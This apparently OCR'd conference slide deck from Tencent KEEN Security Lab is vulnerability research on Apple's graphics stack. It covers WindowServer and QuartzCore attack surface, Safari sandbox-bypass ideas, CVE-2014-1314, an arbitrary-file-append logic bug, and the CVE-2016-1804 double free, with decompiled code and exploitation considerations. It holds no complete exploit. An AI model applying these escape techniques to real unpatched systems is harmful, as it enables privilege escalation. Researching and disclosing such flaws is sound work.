Tencent

SUBVERTING APPLE GRAPHICS: PRACTICAL APPROACHES TO REMOTELY GAINING ROOT

Liang Chen (@chenliang0817)

Qidan He (@flanker_hqd)

Marco Grassi (@marcograss)

Yubin Fu (@fuyubin1993)

About us

- Tencent KEEN Security Lab (Previously known as KeenTeam)
- 8 Pwn2Own winners in 3 years
  - Mobile Pwn2Own 2013 iOS, Pwn2Own 2014 OS X, Pwn2Own 2014 Flash, Pwn2Own 2015 Flash, Pwn2Own 2015 Adobe Reader, Pwn2Own 2016 Edge, Pwn2Own 2016 OS X * 2
- We pwn OS X twice in Pwn2Own 2016 with root privilege escalation
- KeenLab with Tencent PC Manager (Tencent Security Team Sniper) won “Master of Pwn” in Pwn2Own 2016


Agenda

- Apple Graphics Overview
- Userland Attack Surface
- Kernel Attack Surface
- Summary

Tencent

Apple Graphics Overview

Apple graphics architecture



Why graphics?

- On OS X, stored in */System/Library/Frameworks/WebKit.framework/Versions/A/Resources/com.apple.WebProcess.sb*
- On iOS, binary file embed in kernel:
  - Sandbox_toolkit: https://github.com/sektioneins/sandbox_toolkit
- What's in sandbox profile:
  - File opration
  - IPC
  - IOKit
  - Sharedmem
  - Etc.

```
(allow file-read*
       ;; Basic system paths
       (subpath "/Library/Dictionaries")
       (subpath "/Library/Fonts")
       (subpath "/Library/Frameworks")
       (subpath "/Library/Managed Preferences")
       (subpath "/Library/Speech/Synthesizers")
       (regex #"^/private/etc/(hosts|group|passwd)$")
```

```
;; Various services required by AppKit and other frameworks
(allow mach-lookup
       (global-name "com.apple.DiskArbitration.diskarbitrationd")
       (global-name "com.apple.FileCoordination")
       (global-name "com.apple.FontObjectsServer")
       (global-name "com.apple.FontServer")
       (global-name "com.apple.SystemConfiguration.configd")
       (global-name "com.apple.SystemConfiguration.PPPController")
       (global-name "com.apple.audio.VDCAssistant")
       (global-name "com.apple.audio.audiohald")
       (global-name "com.apple.audio.coreaudiod")
```

```
;; IOKit user clients
(allow iokit-open
       (iokit-user-client-class "AppleUpstreamUserClient")
       (iokit-user-client-class "IOHIDParamUserClient")
       (iokit-user-client-class "RootDomainUserClient")
       (iokit-user-client-class "IOAudioControlUserClient")
       (iokit-user-client-class "IOAudioEngineUserClient"))
```

Graphic components allowed in Safari sandbox profile

- Userland: Com.apple.windowserver.active
  - Apple Graphics usermode daemon
  - Manage window/shape/session/workspace, etc.
  - Running as _windowserver context

```
;; Various services required by AppKit and other frameworks
(allow mach-lookup
        (global-name "com.apple.DiskArbitration.diskarbitrationd")
        (global-name "com.apple.FileCoordination")
        (global-name "com.apple.FontObjectsServer")
        (global-name "com.apple.FontServer")
        (global-name "com.apple.SystemConfiguration.configd")
        (global-name "com.apple.SystemConfiguration.PPPController")
        (global-name "com.apple.audio.VDCAssistant")
        (global-name "com.apple.audio.audiohald")
        (global-name "com.apple.audio.coreaudiod")
        (global-name "com.apple.cookied")
        (global-name "com.apple.dock.server")
        (global-name "com.apple.system.opendirectoryd.api")
        (global-name "com.apple.tccd")
        (global-name "com.apple.tccd.system")
        (global-name "com.apple.window_proxies")
        (global-name "com.apple.windowserver.active")
        (global-name "com.apple.cfnetwork.AuthBrokerAgent")
        (global-name "com.apple.PowerManagement.control")
        (global-name "com.apple.speech.speechsynthesisd")
        (global-name "com.apple.speech.synthesis.console")

        (global-name "com.apple.coreservices.launchservicesd")


        (global-name "com.apple.iconservices")
        (global-name "com.apple.iconservices.store")

)
```

Graphic components allowed in Safari sandbox profile

- Kernel
  - (iokit-connection "IOAccelerator")
  - iokit-connection allows the sandboxed process to open all the userclient under the target IOService(much less restrictive than iokit-user-client-class)


UserClient Name	Type
IGAccelSurface	0
IGAccelGLContext	1
IGAccel2DContext	2
IOAccelDisplayPipeUserClient 2	4
IGAccelSharedUserClient	5
IGAccelDevice	6
IOAccelMemoryInfoUserClien t	7
IGAccelCLContext	8
IGAccelCommandQueue	9
IGAccelVideoContext	0x100

Tencent

Userland Attack Surface

MIG overview

- Apple's IPC implementation
- XPC is based on MIG
  - https://www.blackhat.com/docs/us-15/materials/us-15-Wang-Review-And-Exploit-Neglected-Attack-Surface-In-iOS-8.pdf




```
mach_msg_return_t    mach_msg
                     (mach_msg_header_t          msg,
                      mach_msg_option_t          option,
                      mach_msg_size_t            send_size,
                      mach_msg_size_t            receive_limit,
                      mach_port_t                receive_name,
                      mach_msg_timeout_t         timeout,
                      mach_port_t                notify);
```

PARAMETERS

msg
[pointer to in/out structure containing random and reply rights] A message buffer used by mach_msg both for send and receive. This must be naturally aligned.

send_msg
[pointer to in structure containing random and reply rights] The mes- sage buffer to be sent. This must be naturally aligned.

option
[in scalar] Message options are bit values, combined with bitwise-or. One or both of MACH_SEND_MSG and MACH_RCV_MSG should be used. Other options act as modifiers.

send_size
[in scalar] When sending a message, specifies the size of the message buffer to be sent (the size of the header and body) in bytes. Otherwise zero should be supplied.

receive_limit
[in scalar] When receiving a message, specifies the maximum size of the msg or receive_msg buffer in bytes. Otherwise zero should be sup- plied.

receive_name
[in random right] When receiving a message, specifies the port or port set. Otherwise MACH_PORT_NULL should be supplied.

timeout
[in scalar] When using the MACH_SEND_TIMEOUT and MACH_RCV_TIMEOUT options, specifies the time in milliseconds to wait before giving up. Otherwise MACH_MSG_TIMEOUT_NONE should be supplied.

notify
[in notify receive right] When using the MACH_SEND_CANCEL and MACH_RCV_NOTIFY options, specifies the port used for the notification. Otherwise MACH_PORT_NULL should be supplied.

mach_msg_header_t msg

- msg is the key to send message to another process

```
typedef struct
{
  mach_msg_bits_t    msgh_bits;
  mach_msg_size_t    msgh_size;
  mach_port_t        msgh_remote_port;
  mach_port_t        msgh_local_port;
  mach_port_name_t   msgh_voucher_port;
  mach_msg_id_t      msgh_id;
} mach_msg_header_t;
```

- Msgh_bits
  - Simple message if 0x00xxxxxx
  - Complex(descriptor) message if 0x8xxxxxxx

mach_msg_body_t

- mach_msg_body_t is inlined struct right after msg header

```
00393:
00394: typedef struct
00395: {
00396:         mach_msg_size_t msgh_descriptor_count;
00397: } mach_msg_body_t;
00398:
```

- Just indicate how many descriptors in this complex message

Complex message

- Mach_msg_descriptor

```
typedef union
{
  mach_msg_port_descriptor_t          port;
  mach_msg_ool_descriptor_t       out_of_line;
  mach_msg_ool_ports_descriptor_t    ool_ports;
  mach_msg_type_descriptor_t          type;
} mach_msg_descriptor_t;
```

```
typedef struct
{
  natural_t          pad1;
  mach_msg_size_t        pad2;
  unsigned int           pad3 : 24;
  mach_msg_descriptor_type_t    type : 8;
} mach_msg_type_descriptor_t;
```

- Three types of descriptor (actually 4 including simple message)

```
typedef unsigned int mach_msg_descriptor_type_t;

#define MACH_MSG_PORT_DESCRIPTOR            0
#define MACH_MSG_OOL_DESCRIPTOR             1
#define MACH_MSG_OOL_PORTS_DESCRIPTOR       2
#define MACH_MSG_OOL_VOLATILE_DESCRIPTOR    3
```

```
typedef struct
{
  uint64_t           address;
  boolean_t              deallocate: 8;
  mach_msg_copy_options_t       copy: 8;
  unsigned int           pad1: 8;
  mach_msg_descriptor_type_t    type: 8;
  mach_msg_size_t            size;
} mach_msg_ool_descriptor64_t;
```

Simple message + 3 types of descriptor

- Simple message
  - Easy to understand
- Port descriptor
  - Send a port to the remote process
  - Similar to DuplicateHandle in Windows (can be seen in Chrome sandbox)
- OOL descriptor
  - Send a pointer to the remote process
- OOL Port descriptor
  - Send a pointer containing an array of ports to the remote process

WindowServer overview

- Two private framework:
  - CoreGraphics
  - QuartzCore
- Safari sandbox allows to open com.apple.windowserver.active service
  - Implemented by CoreGraphics framework
  - QuartzCore framework not allowed by Safari sandbox, but…

CoreGraphics API

- Client side API
  - Starts with CGSxxxx
- Service side API
  - Starts with __X

```
void __fastcall _CGSGetWindowShape(mach_port_t a1, int a2, _QWORD *a3, _DWORD *a4)
{
  _DWORD *v4; // r14@1
  _QWORD *v5; // r15@1
  mach_port_t v6; // eax@1
  mach_msg_return_t v7; // ebx@3
  mach_msg_header_t msg; // [rsp+8h] [rbp-68h]@1
  __int64 v9; // [rsp+20h] [rbp-50h]@1
  int v10; // [rsp+28h] [rbp-48h]@1
  int v11; // [rsp+2Ch] [rbp-44h]@15
  int v12; // [rsp+3Ch] [rbp-34h]@16
  __int64 v13; // [rsp+48h] [rbp-28h]@1

  v4 = a4;
  v5 = a3;
  v13 = *(_QWORD *)__stack_chk_guard_ptr;
  v9 = *(_QWORD *)NDR_record_ptr;
  v10 = a2;
  msg.msgh_bits = 5395;
  msg.msgh_remote_port = a1;
  v6 = mig_get_reply_port();
  msg.msgh_local_port = v6;
  msg.msgh_id = 29256;
  if ( voucher_mach_msg_set_ptr )
  {
    voucher_mach_msg_set(&msg);
    v6 = msg.msgh_local_port;
  }
  v7 = mach_msg(&msg, 3, 0x24u, 0x40u, v6, 0, 0);
  if ( (unsigned int)(v7 - 268435458) < 2 )
```

```
__int64 __fastcall _XGetWindowShape(_DWORD *a1, __int64 a2)
{
  __int64 *v2; // rax@3
  __int64 v3; // r12@4
  __int64 result; // rax@4

  if ( *a1 < 0 || a1[1] != 36 )
  {
    *(_DWORD *)(a2 + 32) = -304;
  }
  else
  {
    *(_DWORD *)(a2 + 36) = *(_DWORD *)(a2 + 36) & (unsigned int)&unk_FF0000 | 0x1000101;
    v2 = CGXWindowByID((unsigned int)a1[8]);
    if ( v2 )
    {
      v3 = CGRegionCopyData(v2[13]);
      CGSPropertyListCreateSerializedBytes(v3, a2 + 28, a2 + 52);
      CFRelease(v3);
      *(_DWORD *)(a2 + 40) = *(_DWORD *)(a2 + 52);
      result = *(_QWORD *)NDR_record_ptr;
      *(_QWORD *)(a2 + 44) = *(_QWORD *)NDR_record_ptr;
      *(_BYTE *)(a2 + 3) |= 0x80u;
      *(_DWORD *)(a2 + 4) = 56;
      *(_DWORD *)(a2 + 24) = 1;
      return result;
    }
    *(_DWORD *)(a2 + 32) = 1000;
  }
  result = *(_QWORD *)NDR_record_ptr;
  *(_QWORD *)(a2 + 24) = *(_QWORD *)NDR_record_ptr;
  return result;
}
```

CoreGraphics API grouping

- Workspace
- Window
- Transitions
- Session
- Region
- Surface
- Notifications
- Hotkeys
- Display
- Cursor
- Connection
- CIFilter
- Event Tap
- Misc

Thinking as a hacker

- Before OS X Lion, no apple sandbox
- But there is WindowServer
- From OS X Lion, apple sandbox is introduced
- What we can do to WindowServer service with sandbox by easy thinking?
  - Move mouse position – Yes, by calling _XWarpCursorPosition
  - Click – Yes, by calling event tap APIs like __XPostFilteredEventTapDataSync
    - WindowServer will then call IOKit IOHIDFamily to handle the event
  - Set hotkey – Yes, by calling _XSetHotKey

Bypass sandbox

- Move mouse + click == bypass sandbox
- Set hotkey == bypass sandbox
- After apple sandbox is introduced, whole windowserver.active API is allowed by safari, stupid Apple must forget to enhance windowserver?

Reality

- You are wrong, Apple is not that bad
- Move mouse – Still allowed
- Click – checked, no way from sandbox
- SetHotKey – checked, no way from sandbox

```
bool CGXSenderCanSynthesizeEvents()
{
  unsigned int v0; // ecx@1
  bool result; // al@2

  v0 = WSGetLastMessageAuditTrailerPid();
  if ( v0 )
    result = (unsigned int)sandbox_check(v0, "hid-control", 0LL) == 0;
  else
    result = 0;
  return result;
}
```

```
_int64 __fastcall _XSetHotKey(__int64 a1, __int64 a2)
{
 ...
            if ( (unsigned int)sandbox_check() ) //
   sandbox check, exit if calling from sandboxed context
              goto LABEL_39;
 ...
```

How about Window related API

- Why thinking about Window API
  - Easy to cause UAF issues (in MS Windows)
- Connection_holds_rights_on_window check
  - Only the window creator holds this writer
- Some tricks to bypass this check in history
  - E.g find a DoS bug to kill the Docker, and then all remaining Window belongs to you
- Many other API doesn't have this check, worthwhile for further research (Fuzzing, code auditing)

```
{
  ...
    v6 = CGXWindowByID(HIDWORD(v11));
    v7 = CGXConnectionForPort(v3);
    if ( (unsigned __int8)
    connection_holds_rights_on_window(v7, 1LL, v6, 1LL, 1
    LL)
       || (v8 = 1000, v6)
       && (v9 = (unsigned __int8)
    connection_holds_rights_on_window(v7, 4LL, v6, 1LL, 1
    LL) == 0, v8 = 1000, !v9) ) //only owner process of
    the window will pass the check
    {
      v8 = CGXMoveWindowList(v7, (char *)&v11 + 4, 1LL);
    }
    *(_DWORD *)(a3 + 32) = v8;
  }
  ...
}
```

Why windowserver?

- Running in root? No
- Running in user account? No
- It is running in _windowserver
  - _windowserver is nothing, nothing, nothing

_windowserver 174 6.6 0.8 6910400 67708 ?? Ss 三07下午 69:35.83 /System/Library/Frameworks/ApplicationServices.framework/Frameworks/CoreGraphics.framework/Resources/WindowServer -daemon

Tencent

But, WindowServer is privilege chameleon !

KEEN security lab

CVE-2014-1314: Design issue

- Session related API
  - _XCreateSession
- Create a new login session
- Fork a new process
- By default is /System/Library/CoreServices/loginwindow.app/Contents/MacOS/login
- But user can specify the customized login path by sending a mach message
- The forked process will be setuid to the current user's context
- **Wow, we bypassed sandbox and run a sub-process under user's context, outside sandbox!**

```
__int64 __fastcall
  __CGSessionLaunchWorkspace_block_invoke(__int64 a1)
{
...
    v28 = fork(); //fork
    if ( v28 == -1 )
    {
      v29 = *__error();
      CGSLogError("%s: cannot fork workspace (%d)", v37);
      v3 = 1011;
    }
    else
    {
      if ( !v28 )
      {
        setgid(HIDWORD(v24));
        setuid(v24); //set uid to current user's uid
        setsid();
        chdir("/");
        v35 = open("/dev/null", 2, 0LL);
        v36 = v35;
        if ( v35 != -1 )
        {
          dup2(v35, 0);
          dup2(v36, 1);
          dup2(v36, 2);
          if ( v36 >= 3 )
            close(v36);
        }
        execve(v9, v40, v44);
        _exit(127);
...
}
```

CVE-2014-1314: the fix


- Deny any request from a sandboxed process to call _XCreateSession
- Seems Apple is lazy, but effective, no way to bypass
- Sandbox_check everywhere, makes me tired…It is obvious that Apple realized it is dangerous in CoreGraphics

QuartzCore – The hidden interface

- What is QuartzCore?
  - Also known as *CoreAnimation*
  - More complex graphics operation
    - Animation
    - Multi-layer handling
- But… Safari sandbox doesn't allow open com.apple.CARenderServer
- Challenge? Sandbox doesn't allow == we cannot open?
  - If you think yes, you stop here
  - If you think no and make it open, then you own a new territory.
- Chrome JS renderer cannot open any file, but in fact it can do operation in cache folder, why?
  - Duplicate a handle !

QuartzCore – The hidden interface

- Another way is: a port descriptor message!
- Yes, that is CGSCreateLayerContext
  - It sends a mach_msg to WindowServer
  - __XCreateLayerContext handles the request in WindowServer
  - Open a port of com.apple.CARenderServer
  - Send a reply message with a port descriptor to client
- Yay, we got the QuartzCore - Running at a separate and new thread in WindowServer



QuartzCore – a new territory

- No sandbox check
- Nothing…
- 3 minutes code auditing, I find something…

Tencent

KEEN security lab

CVE-????-???? Logic issue

- In _XSetMessageFile
- Can specify arbitrary file path
- And append content to that file
- Content cannot be controlled
- No use?

```
__int64 __fastcall _XSetMessageFile(__int64 a1, __int64
    a2)
{

  if ( memchr((const void *)(a1 + 40), 0, v5) ) //a1 + 40
     is user controllable, which is the file path
  {
    LOBYTE(v6) = CASSetMessageFile(*(unsigned int *)(a1 +
    12), (const char *)(a1 + 40)); //will set create the
    file whose path and filename can be specified by user
    *(_DWORD *)(a2 + 32) = v6;
  }
  else
  {
LABEL_14:
    *(_DWORD *)(a2 + 32) = -304;
  }
  result = *(_QWORD *)NDR_record_ptr;
  *(_QWORD *)(a2 + 24) = *(_QWORD *)NDR_record_ptr;
  return result;
}
```

Chameleon – Now I want you to be root!

Tencent

KEEN security lab

CVE-2016-1804 : UAF in multi-touch

- Misc API in CoreGraphics: _XSetGlobalForceConfig
  - Introduced for force touch purpose
  - Newly introduced API is easier to cause problem

```
__int64 __fastcall _mthid_unserializeGestureConfiguration
    (__int64 a1)
{
...
    if ( v2 )
    {
      if ( !(unsigned __int8)
    _mthid_isGestureConfigurationValid(v2) )
        CFRelease(a1); //if the data is invalid, free it
    once
      result = v2;
    }
  }
  return result;
}
```

```
{
...
      v5 = *(_QWORD *)(a1 + 28); //v5 is a pointer
    pointing to user controllable data
      v6 = CFDataCreateWithBytesNoCopy(*(_QWORD *)
    kCFAllocatorDefault_ptr, v5, v4, *(_QWORD *)
    kCFAllocatorNull_ptr); // create CFData on v5
      v7 = _mthid_unserializeGestureConfiguration(v6); //
    try to unserialize the data
      if ( v6 )
        CFRelease(v6, v5); //free the CFData twice!
...
}
```

- In _mthid_unserializeGestureConfiguration it called CFRelease to free the CFData
- After that, the CFData is freed again
- Double free

Exploitable?

- Problems to be solved
  - Fill in the controllable data between two FREEs
    - Especially the first 8 bytes of the CFData
  - Heap spraying in 64bit process / info leak
    - First 8 bytes pointing to the user controllable data (vtable like object)
  - ASLR
  - ROP

Tencent

Exploitation of CVE-2016-1804: Fill in the data

- Looks like hard
  - Two frees too close
  - No way to fill in between the two frees in the same thread
- Race condition?
  - All CoreGraphics server API runs in a server loop at a single thread (Gated and queued)
  - What happened if race failed? (Crash? Of course! Of course! Are you sure)
- Give up? (Yes, we give up this vulnerability for quite some days)

KEEN security lab

An interesting and legacy double free problem

- If this is the case

```
char * buf = NULL;
buf = malloc(0x60);
memset(buf , 0x41, 0x60);
free(buf);
free(buf);
```

- Result is:

```
checkCFData(878,0x7fff79c57000) malloc: *** error for
    object 0x7fe9ba40f000: pointer being freed was not
    allocated
*** set a breakpoint in malloc_error_break to debug
[1]    878 abort
```

- time window too small, crashed in case of race failure

